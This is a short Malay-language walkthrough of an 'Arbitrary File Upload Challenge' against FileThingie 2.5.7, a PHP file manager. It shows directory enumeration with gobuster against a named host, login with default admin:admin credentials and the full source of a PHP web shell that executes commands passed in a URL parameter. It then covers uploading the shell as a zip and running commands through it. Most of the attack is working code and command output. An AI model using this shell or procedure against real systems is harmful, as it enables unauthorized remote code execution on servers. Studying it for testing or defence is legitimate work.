

Hai semua, w3x ingin menunjukkan cara-cara untuk melakukan Arbitrary File Upload Challenges


POC: [FileThingie 2.5.7 Remote Shell Upload](#)

<https://packetstormsecurity.com/files/154339/FileThingie-2.5.7-Remote-Shell-Upload.html>

1. Cari directory kat target guna apa-apa tool contohnya dirb,gobuster,ffuf etc

```
gobuster dir -u https://mangtx.kanzoy.com/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --random-agent -k
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             https://mangtx.kanzoy.com/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      Mozilla/4.0 (compatible; MSIE 4.01; Windows 98; DigExt)
[+] Timeout:         10s
=====
2022/01/20 14:39:53 Starting gobuster in directory enumeration mode
=====
/cgi-bin      (Status: 301) [Size: 707] [--> https://mangtx.kanzoy.com/cgi-bin/]
/img          (Status: 301) [Size: 707] [--> https://mangtx.kanzoy.com/img/]
/admin       (Status: 301) [Size: 707] [--> https://mangtx.kanzoy.com/admin/]
/mailman     (Status: 301) [Size: 707] [--> https://mangtx.kanzoy.com/mailman/]
/css         (Status: 301) [Size: 707] [--> https://mangtx.kanzoy.com/css/]
/pipemail    (Status: 301) [Size: 707] [--> https://mangtx.kanzoy.com/pipemail/]
/js          (Status: 301) [Size: 707] [--> https://mangtx.kanzoy.com/js/]
/webmail     (Status: 200) [Size: 33893]
```

2. Browse to <https://mangtx.kanzoy.com/admin> dan kita akan jumpa File Thingie Login.



← → ↻ 🔒 https://mangtx.kanzoy.com/admin/

File Thingie Login

Username:

Password:

Login

File Thingie • PHP File Manager © 2003-2022 Andreas Haugstrup Pedersen.

[Online documentation](#)

3. File Thingie Login adalah PHP File Manager. Ia terdedah kepada [Remote Shell Upload](#) seperti link POC yang mana attacker yang dapat login ke dalam admin panel boleh mengupload .zip archives bypass.
4. Untuk login ke dalam kita perlu memasukkan default password seperti username:admin dan passwordnya:admin
5. Sediakan shell script anda sendiri se`simple` mungkin sebelum di zipkan. Contohnya: w3xsense.php


```
<?php
    if(isset($_GET['w3x']))
    {
        system($_GET['w3x']);
    }
    echo nl2br("\n\n\n");

?>


<?php echo "Nama kamu apa ? ".shell_exec('whoami');
echo nl2br("\nRumahmu apa namanya ? ").shell_exec('hostname');
echo nl2br("\n");
echo nl2br("\nw3xsense lepak tid0 sini satu hari ya\n");
echo nl2br("\nTunjukkan files kamu ya ? ").shell_exec('ls -al');

?>
```


6. Zipkan *w3xsense.php* supaya menjadi seperti *w3xsense.zip* dan upload ke first path directory.




7. Klik Unzip w3xsense.zip



8. Layari shell ke <https://mangtx.kanzoy.com/w3xsense.php>



9. Untuk menjalankan sistem command boleh juga melalui parameter *w3x* yang kita telah setkan seperti <https://mangtx.kanzoy.com/w3xsense.php?w3x=whoami;ls>



Sekian...